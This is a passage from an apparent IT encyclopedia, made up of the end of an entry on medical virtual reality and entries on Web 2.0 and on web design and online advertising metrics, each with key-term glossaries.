Many commercial systems exist that are able to track relative position. Although they all address the issue of tracking points that move through three dimensional space, they achieve this through a myriad of techniques that range from acoustic, inertial, LED, magnetic, or reflective marking. Depending on the type of motion capture device used, accuracy of markers can be tracked hundreds of times per second and within fractions of a millimeter. This level of accuracy is essential in the field of medicine, especially when applied to surgical fields.

CONCLUSION

Numerous technological obstacles have been overcome to achieve the current state of virtual reality. However, medical applications of VR are still in their infancy. On the technological front, the future will bring tactile and haptic interface devices to the doctor´s virtual operating environment and a larger, more flexible set of tools that can be used at the patient's bedside.

In many areas of medicine the technological advances are obvious, and in others the technology is just shy of wide spread utility. VR is one of these developing tools. As technology permits, advances will be made in the medical fields and VR is likely to be among the most influential technological advances available.

KEY TERMS

AccuTouch: A VR simulator designed to teach colonoscopy.

Augmented Reality: A computer generated program which combines elements from the real world with elements of computer generated scenarios.

Haptic Feedback Device: A system in which the user interfaces via the sense of touch utilizing the application of forces, vibrations, or motions. These devices allow people to experience tactile stimuli in VR settings. Haptic devices are forces that are applied to the user.

Laparoscopy: A surgical technique in which several small incisions are made. A camera is inserted through one of these incisions and surgical instruments through the others. The surgery is guided by the camera, allowing for smaller instruments and surgical incisions to be used. Laparoscopic surgeries are generally less traumatic than traditional open surgeries.

SimMentor: A VR program which trains surgeons in laparoscopic techniques.

Tactile Interface: User interface that measure the pressure or force exerted by a user upon an object. Tactile devices receive and react to forces applied by the user.

Trauma-Reach: A VR program designed to train physicians to manage trauma patients.

Virtual Reality: An interactive artificially created environment primarily involving the senses of vision, hearing, and touch but which may include all five senses. The artificial computer-generated environment may be manipulated and feedback given, allowing numerous scenarios to be enacted.

Web 2.0 and Beyond–Participation Culture on the Web

INTRODUCTION: FROM WEB 1.0 TO WEB 2.0

The emergence of what we call today the World Wide Web, the WWW, or simply the Web, dates back to 1989 when Tim Berners-Lee proposed a hypertext system to manage information overload at CERN, Switzerland (Berners-Lee, 1989). This article outlines how his approaches evolved into the Web that drives today's information society and explores its full potentials still ahead.

The formerly known wide-area hypertext information retrieval initiative quickly gained momentum due to the fast adoption of graphical browser programs and standardization activities of the World Wide Web Consortium (W3C). In the beginning, based only on the standards of HTML, HTTP, and URL, the sites provided by the Web were static, meaning the information stayed unchanged until the original publisher decided for an update. For a long time, the WWW, today referred to as **Web 1.0**, was understood as a technical mean to *publish* information to a vast audience across time and space. Data was kept locally and Web sites were only occasionally updated by uploading files from the client to the Web server. Application software was limited to local desktops and operated only on local data.

With the advent of dynamic concepts on server-side (script languages like hypertext preprocessor (PHP) or Perl and Web applications with JSP or ASP) and client-side (e.g., JavaScript), the WWW became more dynamic. Server-side content management systems (CMS) allowed editing Web sites via the browser during run-time. These systems interact with multiple users through PHP-interfaces that push information into server-side databases (e.g., mySQL) which again feed Web sites with content. Thus, the Web became accessible and editable not only for programmers and "techies" but also for the common user. Yet, technological limitations such as slow Internet connections, consumer-unfriendly Internet rates, and poor multimedia support still inhibited a mass-usage of the Web. It needed broad-band Internet access, flat rates, and digitalized media processing to catch on.

Technological and social developments brought about a new concept of everyday Internet computing that is difficult to grasp and can be characterized best by some tendencies:

- *Client- and server-side computing*—formerly strictly separated concepts—get integrated with each other. Ordinary users keep their personal data (e.g., pictures) on central Web storages. Search engines search locally stored data. Desktop application access the Web for updates.
- *Roles of publishing and consuming* information through the Web—the former once reserved to the technology-skilled—blur. Even inexperienced users contribute to Web content, shifting their private zone into public Web space. The Web of publishing becomes a Web of participation.

- Enabled by easy-to-use Internet technology, everyone can provide (small) bits to the whole, leveraging synergies of *collective intelligence and social networks*.

A TECHNOLOGICAL PERSPECTIVE ON WEB 2.0

This new concept is called "Web 2.0," which is characterized by U.S. publisher Tim O'Reilly (2006) as "the business revolution in the computer industry caused by the move to the Internet as platform, and an attempt to understand the rules for success on that new platform." Millard and Ross (2006) define "interaction, community and openness" as key characteristics.

Within Web 2.0, the content of the WWW is increasingly created by the users themselves, so a "writable Web" evolves from the "read only" approach of the old Web (Kaye, 2006). Web 2.0 allows passive readers to become actively involved authors and thus establishes a world of give-and-take which is also called social computing (Hinchcliffe, 2006). The emergence and integration of the so called social software is frequently mentioned as a facilitator of the phenomenon of Web 2.0 (AMR Research, 2006). All this is facilitated by new kinds of interactive Web applications, enriching the overall Web technology. From a technical point of view, Web 2.0 is to a certain extent a combination of more or less old traditional approaches which were developed at the end of the 90s. The technologies, on which Web 2.0 is considered to be primarily based, are outlined in the following:

- **Web service API:** Application programming interface (API) in general refers to an interface of a software system which enables potential connections to other systems. Primarily, the APIs of Web services like Google are of relevance in the context of Web 2.0. Web service APIs have existed since 1998 (Gosnel, 2005).
- **AJAX:** Asynchronous JavaScript and XML (AJAX) is a newer Internet technology, whose concept and underlying technologies have also existed since approximately 1998. Until 2005, the main concept has often been referred to as "XMLHttpRequest." By means of AJAX, a Web site can be partially updated which improves the speed of the site updates and allows for better user interaction. AJAX-enhanced Web sites almost look like native applications and—given a sufficient access speed—offer comparably fast response times (Zakas, McPeak, & Fawcett, 2006).
- **RSS:** Today, RSS stands for "really simple syndication." Originally, it was developed by Netscape to publish news in an in-house portal, but in the meantime it has established itself as a standard. It is XML-based and enables Web feeds for the purpose of simple and fast syndication of digital content (e.g., texts, audio, or video data). Users can subscribe to those feeds by using their feed readers. If a feed has new content, the reader automatically retrieves it (Finkelstein, 2005).

The introduction of these new kinds of software technology and a frequent repetition of related buzzwords in the mass media led to a hype and an altered perception of the Internet around 2005. The partially observable and partially assumed or evoked direction of development can be shortly outlined, following the key principles of Web 2.0 by O'Reilly and John Battelle (O'Reilly, 2005).

The main principle of Web 2.0 is that the Web evolves to a platform replacing the local desktop or that the Web and the desktop seem to merge into each other. The gap between local and central Web-based data management and applications seems to disappear. Browsers become the universal interface for more and more services and applications, replace proprietary client software, and even the technologically average-skilled user starts to use the Web as a data repository, for example, for photos (Korica, Maurer, & Schinagl, 2006). If Web 2.0 applications continue to replace local applications, this potentially implies the end of the software life-cycle as the run-time of Web sites is characterized by dynamic changes, formerly known as updates. Therefore, O'Reilly (2005) calls Web 2.0 "the perpetual beta."

The traditional role allocation of **Web 1.0** between information provider and information user has been broken up. Technological skills are no longer the critical point to create content online and even the average user can become an editor and participate in the formerly media-dominated processes of sharing information and opinions. This evolution leads to massive networking effects between users. It creates an architecture of participation in which user-generated content dominates.

Folksonomy

Folksonomy is a new paradigm within Web 2.0 relying on user-generated content. It refers to all user-generated taxonomies for categorization and description purposes of Web content like Web pages, links, and photographs. The term is therefore closely linked to terms like social bookmarking. It is derived from a combination of the terms "folk" and "taxonomy" (Schmitz, Hotho, Jaschke, & Stumme, 2006). A folksonomy is composed out of user-generated tags about specific Web content and serves mainly for information retrieval purposes (Morville, 2005). Folksonomies build the main aspect of many applications and services which are considered to adhere to Web 2.0 principles. The photo sharing Web site Flickr for example allows users to upload and share photos and to tag these with distinct terms.

Mashups

Mashups combine content of different services and applications over open APIs to build new services and benefit from their integration (Van der Vlist, Ayers, Bruchez, Fawcett, & Vernet, 2006). Recently, popular online services like Yahoo, Amazon, or Google have started to offer access to their databases through publicly available APIs. Developers can use the APIs to retrieve data from the databases of these sites and to integrate them into their mashups. A very prominent example is the merging of Google Maps with diverse services, or Craigslist allowing locating objects like photographies or housing advertisments on maps (see: http://www.flickrmap.com/; http://www.housingmaps.com/)

Social Software

Social software is a collective term for all Web-based applications and services through which people can interact with each other, even if the interaction occurs in an indirect way, for example, social bookmarking (Boyd, 2006). A dominant feature of social software is the community support. Examples for such communities, which are based on services provided by a social software framework, are MySpace or Facebook (Barsky & Purdon, 2006).

Other popular applications, which are considered to belong to Web 2.0, are presented in the following (Kolbitsch & Maurer, 2006):

- **Weblogs:** The term "Weblog," usually referred to as "blog," was coined by Jorn Barger in 1997 and is the result of the combination of the terms "log" and "Web." In their early days, those were mainly used as private online diaries. Today, they are a mass phenomenon: it is estimated that almost 10 million people are "bloggers." Moreover, Weblogs gain more and more attention from enterprises (Richardson, 2006). Some enterprises, for example, Microsoft and Motorola, use Weblogs to support miscellaneous customer-centric or knowledge management-related processes.
- **Wikis:** Their name is derived from "wikiwiki," the Hawaiian word for "fast." Wikis are page conglomerations available through the Internet, which not only can be read but also edited by users on the fly (Leuf & Cunningham, 2001). Thus, they constitute open CMS. Similar to Weblogs, wikis are connected by links. The most famous example for a wiki is the free encyclopaedia, Wikipedia.
- **Podcasts:** Podcasting means the production and publication of audio data in form of a Weblog. The term "podcast" is derived from a combination of "broadcast" and Apple's trademark "iPod." Recently, the number of professionally produced podcasts has rapidly increased. Regarding informal learning processes, podcasts benefit from the advantage that the learning content is internalized by listening. Users have the possibility to download podcasts to their PC, notebook, or MP3 player that enables them to use the content offline, wherever and whenever they want (Richardson, 2006). Besides podcasts, video-enhanced podcasts, so called *video podcasts* or *vodcasts* consisting of movies, are evolving and beginning to establish themselves. A prime example is the vodcasting community platform YouTube, which enables users to share, tag, and discuss videos. The service Odeo offers functionalities to record and share audio through a streamlined interface, and to publish recordings as own podcast channel.
- **Social bookmarks:** The term "social bookmarks" refers to personal collections of links, which are publicly available and "tagged" by users. The main aim is that users are not just able to see their own favorites but also to browse the whole system and to search for certain keywords, which correspond to the tags applied by other users. One of the first

services for social bookmarking was del.icio.us (Orchard, 2006).

Criticism about Web 2.0 is often based on the fact that the success of first movers in the Web-based market led to a wave of euphoria about the Internet that turned out to be an artificially generated hype and finally culminated in the DotCom crash (Bentzel, 2006). This argumentation is facilitated by the lack of revolutionary technological developments on which the recently evolving phenomenon Web 2.0 could be reduced. Nevertheless, foundations of Web 2.0 differ significantly from that of the Web in its earlier days. Unlike years before, today more than 50% of all households in European countries are equipped with broadband access to the Internet. **Web 1.0** maybe had—from a technological perspective—the same potential as Web 2.0, but it could not tap its full potential because the important system requirements of ubiquitous broadband access could not be met at the end of the 90s. In the case of today's emerging Web 2.0, these requirements are mostly met (McCormack, 2002). Social aspects account for the clearly observable, tangible, evident change of Web-based interaction as opposed to technological revolution. So the term "Web 2.0" describes a user-driven revolution of communication, interaction, and participation or as Davis (2005) puts it, "Web 2.0 is an attitude not a technology."

A BUSINESS PERSPECTIVE ON WEB 2.0

Web 2.0 technologies described in the section above are widely spread in the private sector. Recently, their economic impact has significantly started to rise (Treese, 2006). Several Web 2.0 sites, such as YouTube, started out as small-sized projects and were later acquired by large enterprises. However, this does only distract from the issues of converting Web 2.0 ideas into generating cash flows (Hoegg, Martignoni, Meckel, & Stanoevska-Slabeva, 2006).

From a business perspective, there are potentially two major changes to enterprises driven by Web 2.0 (AMR Research, 2006). Enterprises' *internal structures* and communication patterns are altered and their *business models* are changed.

Internal Perpective

From the internal perspective, Web 2.0 has primarily an influence on knowledge management, which was traditionally a dedicated task for a defined group of experts. Web 2.0 leads to the establishment of **corporate wikis** (Leuf, & Cunningham, 2001), which allows employees to share knowledge in an open, unregulated way.

Another issue altering enterprises' communication and the organizational culture are blogs. Blogs can be used to overcome communication borders between different levels in enterprise hierarchies. Managers' blogs provide insights into strategic aspects for employees. Employees' blogs reveal problems of the daily business.

External Perpective

Regarding the external perspective, Web 2.0 has initiated enhanced business models in e-business. A business model can be understood as a description of the value a company offers to one or several segments of customers and the architecture of the firm and its network of partners for creating, marketing and delivering this value and relationship capital, in order to generate profitable and sustainable revenue streams. (Osterwalder & Pigneur, 2001, p. 2)

Based on this definition, Web 2.0 creates new types of value offered to a customer or it enhances business models such as Web shops by providing new information to potential customers. The aim of a business model is the long-term revenue generation, which influence its three sub models: market model, activity model, and capital model (Bohl, Manouchehri, & Winand, 2007). The descriptions of the types of business models below are mainly focused on the activity model, but address the other submodels also. Business models based of Web 2.0 can be classified in the following categories:

- **The long tail:** The long tail is a selling strategy focussing on niche products (Anderson, 2006). As traditional stores have a limited size of sales floors, each store has to select a set of products it offers. Hence, this selection is usually done by statistic analyses which identify the most popular items in order to maximize the turnover (Kalakota & Robinson, 2000). Specializing on rarely sold products however can significantly increase the turnover. The long tail describes the phenomenon that online stores offer a large number of niche products which are rarely sold and therefore usually are not available in traditional stores. In order to increase shop usage, Web 2.0 techniques are used to foster community building. Stores house community platforms for open interchange of customers and tag the sites as central contact points in the niche. By enhancing customer communication, frequency of site access is significantly increased.

- **Enrichment:** Enrichment of e-commerce Web sites with user-generated content can take different approaches. A popular approach is the idea of *recommendations* and reviews written by customers. For the Web shop owner, enrichment has two advantages. First, customers usually trust more in other customers' than sellers' recommendations. Second, recommendations are generated by users, which is cost-efficient on the business side. Examples for enrichment can be found on Amazon.com in shape of favorite lists and customer reviews.
- **Individual advertising:** Web 2.0 advertisements are created by mashups: advertisements are integrated into Web sites with a similar content. An example for this contextual advertising is Google AdSense. From Google's view, as the operator of AdSense, only the platform is provided, the rest is user-generated content. The advertisement is created by one customer and placed on a Web site by another customer. Other than advertisements on Web sites, advertisements can be placed on search engines. In this *keyword advertising,* the customer bits a price in order to link an advertisement to a keyword in the search engine. The most famous example for this technique is Google AdWords.
- **Membership fees:** As Web 2.0 is based on communities, the possibility to get access to a community is a value itself. The benefit of communities, for example, for business networking, rises with the number of active members in these communities. Therefore, a rather simple business model is to collect fees either for giving access to the community or for offering special services inside the community. An example for such a community is the social business network Xing.com, which collects fees for the access to all the community's functions.

The importance of communities with a large number of members is currently showing in their acquisition by large companies. These acquisitions are often done at prices, which are much higher than the actual values of the enterprise. Therefore parallels to the crash of the DotCom bubble in 2001 are drawn (O'Reilly, 2005).

THE FUTURE: FROM WEB 2.0 TO "WEB 3.0"

Future scenarios for the development of Web 2.0 assume the same factors to drive the development that have previously influenced the transition from Web 1.0 to Web 2.0. The scenarios can be grouped into two layers, which are closely interconnected:

- **Technological layer:** Advancements and developments of IT that enhance functional possibilities.
- **Application layer:** Changes in how Web offerings are being utilized.

A key aspect in the technological layer is the convergence of current Web 2.0 technologies with the Semantic Web concept (Fox, 2006; Passant, 2006; Wahlster & Dengel, 2006). In analogy to IT systems development, users have an ongoing desire for function and data integration between related system conceptions. Business information systems have developed from task-based to process-based functionality as realized in enterprise resource planning systems or even further, supply chain management systems. Currently, Web 2.0 offerings are not yet fully integrated. Unlike business information systems, Web 2.0 services are based on unstructured data. In order to allow information interchange between Web 2.0 services and to consolidate users with similar interests, who are currently disseminated over a variety of Web 2.0 offerings, both interface definitions as well as content descriptions have to be in place.

- Web services are a wide-spread approach for potentially realizing information exchange between Web 2.0 offerings (Lin, 2006). While service orientation has always been an integral part of the Web 2.0 concept (O'Reilly, 2005; Treese, 2006), its potential can only be utilized; if not, documents are passed along by content segments. The mere technical interconnection between offerings has to be accompanied with the transition from document referencing to content referencing.

- **Semantic Web** is a collection of approaches and methods for transforming the current syntactic Web content into machine readable semantic content. This is primarily realized using extensive tagging on fine granular levels. Keywords are not used on a document level, but utilizing XML tags right within the document structure is (Berners-Lee, Hendler, & Lassila, 2001; McLlraith, Son, & Honglei, 2001).

WEB 2.0 APPLICATIONS CAN ALSO BE ENHANCED USING MACHINE READABLE CONTENT

- **Semantic wikis** and **semantic blogs** are dynamic systems allowing for real-time hypertext linking. Hyperlinks no longer have to be manually defined and revised. Instead, only key words are linked and corresponding pages are then dynamically selected.
- **Semantic desktop** is a concept for handling different kinds of files with one intuitive interface. The vision is to have access to all kinds of data formats using one description language and defined access patterns. Like in the WWW, users are enabled to browse their own files using dynamically generated, logical hyperlink structures.

Only if the content is becoming machine readable, automatic referencing on a semantic level can take place and intelligently combines discussion segments over various platforms. This again will turn the motivation of Web 2.0 users to contribute to semantic annotations of their data into one of the key drivers of the advent of the Semantic Web.

On side of the application layer, ubiquitous access to Web 2.0 offerings is likely to increase the usage frequency of social software (Garcia-Zubia, Lopez-de-Ipiña, & Orduña, 2006; López-de-Ipiña, García-Zubia, & Orduña, 2006). The transition from read-only Web access using portable devices to content production and immediate uploading has already taken the first steps. Hardware manufacturers have begun to realize digital devices, allowing for ubiquitous content sharing without the need for external hardware devices. PDAs, cellular phones, and digital cameras are becoming increasingly equipped with functionality that focuses on real-time content sharing. Prerequisite is a widespread network of hot spots that allow Web access regardless of place and time.

Development potentials exist primarily in the combination of content production using mobile devices with semantic annotations. Given current content analysis approaches allowing for keyword extraction on a syntactic level, there is no approach available to create semantic annotations automatically. Therefore, user-system interfaces of portable devices, enhanced with speech recognition or annotation recommendation algorithms, will take a critical place in the further development of both Semantic Web as well as Web 2.0.

KEY TERMS

AJAX: AJAX stands for asynchronous JavaScript and XML and is a concept for asynchronous data transfer between a Web browser and a server. It is used to improve the speed of the Web sites since it enables partial site updates and also changes the look and feel of Web sites towards native applications.

API: Application programming interfaces (API) enable connections between different systems.

Folksonomy: Folksonomies are user-generated taxonomies of all kinds of Web content. Users are allowed to index Web content with tags generated by themselves.

Mashup: Mashups combine content of different Web services over open APIs to build a value-added service and generate benefits on the basis of this integration.

Podcast: A podcast consists of Web-published audio data which are usually syndicated by means of RSS. The term "podcast" refers to a combination of the name of Apple's famous portable music player "iPod" and "to broadcast"; so "podcasting" describes the process of broadcasting digital content to a digital repository.

RSS: RSS stands for really simple syndication. It is an XML-based standard and enables Web feeds for the purpose of simple and fast syndication of digital content.

Social Bookmark: Social bookmarks are, like private bookmarks as well, personal collections of links. Since they are publicly available and tagged by users, they are called "social" bookmarks.

Social Software: The term "social software" comprises all Web-based applications and services through which people can socially interact with each other.

Web 2.0: Web 2.0 is an abstract concept which tries to grasp a recently evolving new kind of Web culture of communication, interaction, and participation. It comes along with a minor technical evolution leading to an easier Web access.

Weblog: The term "Weblog" is a combination of "Web" and "log" and describes a user-generated website on which the blogger can add entries in journal style.

Web Service*:* Defined by the W3C as a software system, it is designed to support interoperable machine-to-machine interaction over the Internet. Thus, a Web service is a self-contained, encapsulated software functionality provided to be used on-demand through standardized interfaces.

Wiki: Wikis are site conglomerations on the Web which cannot just be read, but also directly edited online by its users over their browsers. This concept enables collaboratively compiled content.

Web Design Concept

Pepperdine University, USA

INTRODUCTION

In 2005, the Internet became available to one billion people worldwide with about 845 million people using it regularly (Emarketer, 2006). The United States has one of the largest Internet populations with 175.4 million online users (Weisman, 2006). It is estimated the Internet is used by 80% of advertisers and it is projected that 90% of them will adopt the Internet for advertising by 2008.

Effective Web site design is essential in online advertising and in attracting and maintaining consumers' interest. Many organizations include a Web site as part of their advertising and media mix (Arens, 2006; Geissler, Zinkham, & Watson, 2006). Web design experts assert that interface features and designs influence a site's traffic and sales. Although there are no definite guidelines for successful Web site designs, some important constructs related to effectiveness are (1) page design, (2) navigation, (3) color usage, (4) graphics and typeface, (5) content, and (6) online advertising (Arens, 2006; Kovarik, 2002; Song & Zahedi, 2005; Van Duyne, Landay, & Hong, 2003).

PAGE DESIGN

An online site's home page creates an initial impression of the company's Web site and of the company itself (Geissler, Zinkhan, & Watson, 2006; Singh, Dalal, & Spears, 2005). It is critical to gain viewers' attention and interest upon entrance to the home page. A home page should communicate "who you are, what you offer, and what's inside (the Web site)" (Geissler, Zinkhan, & Watson, 2006, p. 71). Additionally, first impressions of the site are essential in establishing online relationships. A Web page is unlikely to trigger approach behavior unless it is rich in exploration possibilities (Singh, Dalal, & Spears, 2005). Furthermore, a company's contact information or a link to a separate contact page is considered an essential element in the home page (Geissler, Zinkhan, & Watson, 2006). Viewers perceive home pages as incomplete if all of the essential information is not provided up front.

Some of the primary elements of a home page should include consideration of content, page length, links, graphics, text, and animation (Geissler, Zinkhan, & Watson, 2006). Experts advocate uncluttered screen design. Designers should keep copy short; cast informative headlines; use headings, highlighting, and color copy as visual cues; make use of white space; and employ interface consistency. The copy for each menu item should be bright, and phrases should be brief and have color.

NAVIGATION

Navigation refers to the hypertext connection of the multimedia content and determines ease of information retrieval and a site's organization (Karayanni & Baltas, 2003). Well organized and easy to navigate pages should be a primary consideration of good Web site design (Kim & Kim, 2006). Search engines, site maps, and indices provide the ability to link pages throughout the Web site and to hyperlink to related information, which enhances the ability of Web site users to navigate the page and identify information quickly. It is important to have a navigation bar and a search engine toward the top of a Web page to ease navigation. North navigation is when the navigation bar runs across the top of a Web page. West navigation is when the navigation bar runs on the far left and vertically on the Web page. Graphic buttons should provide basic navigation links and create a graphic identity that tells users they are within the site domain. Each page should have consistent navigation links and a link back to the home page.

COLOR

Web sites should avoid clashing colors, have limited use of color, use color for visual cues, and use color that evokes intended connotations (Arnston, 2006). Although everyone brings a subjective perspective to the viewing of colors, studies show that some generalizations can be made about the use of color. For example, warm colors (e.g., red and yellow) stimulate and usually appear closer to the viewer than cool colors (e.g., blue and green). The color preferences of an intended audience should be taken into consideration, especially as Web sites reach international audiences. In the Western culture, light colors (e.g., pastels) are generally viewed as being relaxed and cheery, while dark colors usually convey darker emotions (e.g., anger, depression). Other examples of Western color psychology are (1) red: stop, danger, love, passion heat; (2) blue: cold, water, cleanliness, authority sky; and (3) green: go, environmentally friendly.

Background colors can affect visitors' perception of the colors in the foreground. For example, colors can look more intense on a dark background or washed out on a light background. Too many colors can make a screen visually or conceptually overwhelming. Color can be used for creating visual importance and hierarcy (Weinman, 2003). It can be used to differentiate information, signal categories, and highlight information. It should supplement and reinforce. It should not be used to replace, label, or explain.

TYPE FACE AND GRAPHICS USAGE

Font usage in designing Web pages should be limited to two fonts. Left-justified text is one of the most legible type formats for Web page design because the left margin is even and the right one is irregular (Web Style Guide, 2004). The "ragged" right margin invites interest and variety without impeding on legibility. Additionally, blue underlined text should be reserved for links (Van Duyne, Landay, & Hong, 2003).

In the Eyetrack III (2004) study, researchers found that smaller type encouraged a more focused viewing behavior while larger type promoted lighter scanning. For example, when a headline is larger than its accompanying text, users perceive the headline as an important element on the Web site and will often skip the text. When headlines and text are the same size, however, then both are viewed or read more often.

Images that are at least 210x230 pixels have a tendency to keep viewers engaged (Eyetrack III, 2004). On home pages as well as inside Web pages, users will observe and stay more engaged on the page with large images. When choosing images with people, it is recommended to include faces that are easy to view and are clearly visible. Additionally, it is common for users to click on photos (Eyetrack III, 2004).

CONTENT

Content is a critical component in Web site design and is one of the most important determinants of Web site effectiveness (Kim & Kim, 2006; Laslay, 2005; Van Duyne, Landay, & Hong, 2003). Visitors have seconds to make a judgment about a site and one way to keep it sticky is to provide compelling and timely content. The content can be enticing imagery, news, navigation text or personalization (Van Duyne, Landay, & Hong, 2003). Content should be tailored to visitors' needs through the use of headlines, summaries, and body copy.

INTERACTIVITY

The Internet, unlike traditional media, has the potential for interactivity (Stewart & Pavlou, 2002). Interactivity of the site generally relates to the optimization of hypermedia attributes by providing custom-made solutions. This allows users to customize preferences and enables the organization to provide solutions to users who have provided personal information (Karayanni & Baltas, 2003). Tremayne (2005) asserts that Web structures are seen as necessary conditions for interactivity. In addition, perceived and functional interactivity are related concepts even though they are independent.

Chung and Zhao (2004) posit that user interaction with a Web site indicates users have perceived control over information and communication flow. A Web site should be designed, therefore, with the ability to allow consumers to seek and gain access to information. If users perceive a Web site with difficulty in gaining or accessing information, they may have a lesser degree of perceived interactivity on the Web site. Users with high product involvement tend to be more interactive with product-related content than users with low involvement. Users with low product involvement, however, demonstrate interactivity but with content not related to the product.

ONLINE ADVERTISING

The interactivity and personalization of online ad design and delivery have made the Internet an effective and accountable medium with unlimited creativity. The Internet delivers a panoply of options for advertisers, from search to rich media and banner ads.

Search advertising is one of the largest revenue formats totaling, $1.6 billion in the second quarter of 2006 (Internet Advertising Bureau, 2006). It involves fees advertisers pay Internet companies to link or list their company Web site to a specific phrase or word (Internet Advertising Bureau, 2006). This includes paid search revenues. Some of the search categories include paid listings, paid inclusion, contextual search, and site optimization.

Online rich media accounted for 6% of total revenues for the second quarter of 2006 (Internet Advertising Bureau, 2006). Rich media is a range of interactive media that show motion and utilize video, audio, and animation (Chabrow, 2006). Rich media technologies like Flash, Shockwave, and Java can be used to deliver dynamic and interactive ads (Rosenkrans, 2005). Rich media can be deployed through standard Web or wireless applications including e-mail and static and dynamic Web pages. Rich media may also appear in ad formats like Web site buttons, banner ads, and interstitial ads. The Internet Advertising Bureau (2006) includes interstitial ads in the rich media ad category. Some forms of interstitials are page takeovers, splash screens, and pop-up windows. Other examples of online rich media ads are floating ads, wallpaper ads, expandable ads, and rollover ads (Eyeblaster, 2006).

Banner ads are considered display ads (Internet Advertising Bureau, 2006). Display-related advertising accounted for $1.3 billion of total revenues during the second quarter of 2006 (Internet Advertising Bureau, 2006). They are still a dominant type of Internet advertising (Internet Retailer, 2002; Li, Daugherty, and Biocca 2002; Rosenkrans, 2005).

MEASURING THE EFFECTIVENESS OF WEB SITES

Web analytics software allows advertisers to measure Web site and online ad performance. Metrics can be used for evaluating exposure, popularity, stickiness, user loyalty, reach, and behavioral responses (Bhat, Bevans, & Sengupta, 2002; Dainow, 2004; Maity & Peters 2005; Roche, 2005).

The cost per thousand (CPM) impressions pricing model involves charging the advertiser a flat fee or CPM for exposure (Joint Industry Committee for Web Standards, 2005; Rosenkrans, 2007). Page impressions are also known as page requests or page views (Bhat, Bevans, & Sengupta, 2002). They are an estimate of how many pages are served in a time period (Bhat, Bevans, & Sengupta, 2002). The metrics must filter robot (i.e., bot) activity and error codes (Internet Advertising Bureau, 2004). Ad impressions measure the response of a delivery system to an ad request from a user's browser (Bhat, Bevans, & Sengupta, 2002; Internet Advertising Bureau, 2004). The impressions metric measures a Web site's traffic or ad's success in reaching users when success is defined in terms of visibility or brand recognition (Bhat, Bevans, & Sengupta, 2002; Rosenkrans, 2007; Wembley, 2005). Impressions do not track whether users interacted with an ad.

One of the best metrics for evaluating the effectiveness of Web site design features is click-through data. The click-through rate (CTR) measures the ratio of clicks to impressions (Rosenkrans, 2006, 2007). The Internet Advertising Bureau (2004, p. 15) asserts that "a click-through is a measurement of a user-initiated action of clicking on an ad element, causing a redirect to another web location." Measurement of clicks must be filtered for robot activity (Internet Advertising Bureau, 2004; Rosenkrans, 2006). Click-throughs indicate a behavioral response (Chatterjee, Hoffman, & Novak, 2003; Rosenkrans, 2006, 2007).

Most clicks are likely to occur during initial exposures to online ads and users are less likely to click on the ads once they become more familiar with the site over time (Chatterjee, Hoffman, & Novak, 2003). It is recommended, therefore, to have higher prices for online ads placed on entry or popular pages. Although online ad exposures may not immediately lead to a click they may have enduring communication outcomes as well as a significant positive effect on click probability in future sessions.

User involvement, which translates to site stickiness, may be measured in a number of ways (Bhat, Bevans, & Sengupta, 2002). Some of the metrics include visits, average time per visit, and frequency. A visit is one visitor session on a Web site, and for the metric to be accurately counted as a visit it must have 30 consecutive minutes of activity that can be attributed to a single browser for a single session (Internet Advertising Bureau, 2004). The average time per visit metric is the average time a user spends on a Web site during each visit or user session. The metric is determined by dividing the total time all visitors spend on a site by the total number of visits during a time period. The frequency metric is the average number of times a user returns to a Web site during a time period. Frequency is determined by dividing visits by unique visitors.

The conversion rate is a way to examine a Web site's performance. It is the percentage of users who follow through an action (Carrabis, 2005; Dainow, 2004; Rosenkrans, 2005, 2007). Examples of conversion events are when a user requests to opt-in a newsletter, submits a contact form, downloads a whitepaper, or completes a credit card payment process.

WEB DESIGN CHALLENGES

Like other mediums, the Internet has its challenges (Arens, 2006). Traditionally, it is not considered a mass medium and might not offer mass media efficiency. It is a medium for targeting specific consumers and developing relationships with target consumers. The Web is a medium that is still unfettered and not controlled by any single entity; thus, there is little accountability. For example, Web sites can encounter click-fraud challenges (Caruso, 2006; Grow, Ekgin, & Herbst, 2006; Rosenkans, 2006, 2007; Story, 2006). With cost-per-click (CPC) or pay-per-click (PPC) ads that show up next to search results, the more times an ad is clicked, the more the advertiser pays (Caruso, 2006). With contextual ads, which are ads placed on third-party Web sites, the CPC ad revenue is divided between the search engine company and the publisher. Click fraud can occur when publishers click their own sites to receive more revenue from search engines. Additionally, some people click on their competitors' ads to drive up their costs. Further, there is robot (i.e., bot) software that can be unleashed to increase click-throughs and Web site traffic (Rosenkrans, 2006). Some traffic metrics systems do not exclude bot traffic that sift through the Web on behalf of Internet search engines. Traffic variances can be inflated by 100% or more because bots can create the illusion that users are logging on from different areas. They mask a traffic's real origin.

CONCLUSION

Web sites are valuable vehicles for informing, persuading, selling, interacting with customers, reminding current and potential customers about a company and its offerings, and attracting potential customers. The Internet also is one of the most measurable mediums (Bagla, 2004; Rosenkrans, 2006). Additionally, it is one of the most interactive mediums, as it allows consumers to directly interact with advertisers and develop relationships. Furthermore, it has a high reach, it provides selective target marketing, it can provide in-depth information and content about products and a company for its consumers, it is a vehicle for advertising, and is a rapidly growing medium.

KEY TERMS

Ad Impressions: Ad impressions measure the response of a delivery system to an ad request from a user's browser (Bhat, Bevans, & Sengupta, 2002; Internet Advertising Bureau, 2004).

Bots/Robots: Terms that have become interchangeable with agent to indicate that software can sift through the Internet for information and report back with it (Venditto, 2001; Rosenkrans, 2006).

Conversion, Conversion Rate, Conversion Event: The percentage of users who follow through on an action, such as signing up for a newsletter, completing a credit card transaction, and downloading information (Carrabis, 2005; Dainow, 2004; Rosenkrans, 2005).

Cost-per-Thousand (CPM): The CPM model counts the number of users exposed to an online ad on a particular site (Rosenkrans, 2006).

Click-Through Rate (CTR) or Cost-per-Click (CPC): CTR/CPC is a count of the number of times a user clicks on an ad in a Web site during a certain time frame (Bhat, Bevans, & Sengupta, 2002). Clicks indicate a behavioral response and click-throughs are an accountable measure of online advertising (Chatterjee, Hoffman, & Novak, 2003; Rosenkrans, 2006). The payment on an online ad is based on the number of times a visitor clicks on it.

Navigation: Navigation refers to the hypertext connection of the multimedia content and determines ease of information retrieval and a site's organization (Karayanni & Baltas, 2003).

Page Impression: Page impressions are an estimate of the number of pages served in a period of time and they are a good indicator of a Web page's exposure (Bhat, Bevans, & Sengupta, 2002).

Rich Media: Rich media are a range of interactive media that show motion and utilize video, audio, and animation (Chabrow, 2006).

Search Advertising: Search advertising involves fees advertisers paying Internet companies to link or list their company Web site to a specific phrase or word (Internet Advertising Bureau, 2006).

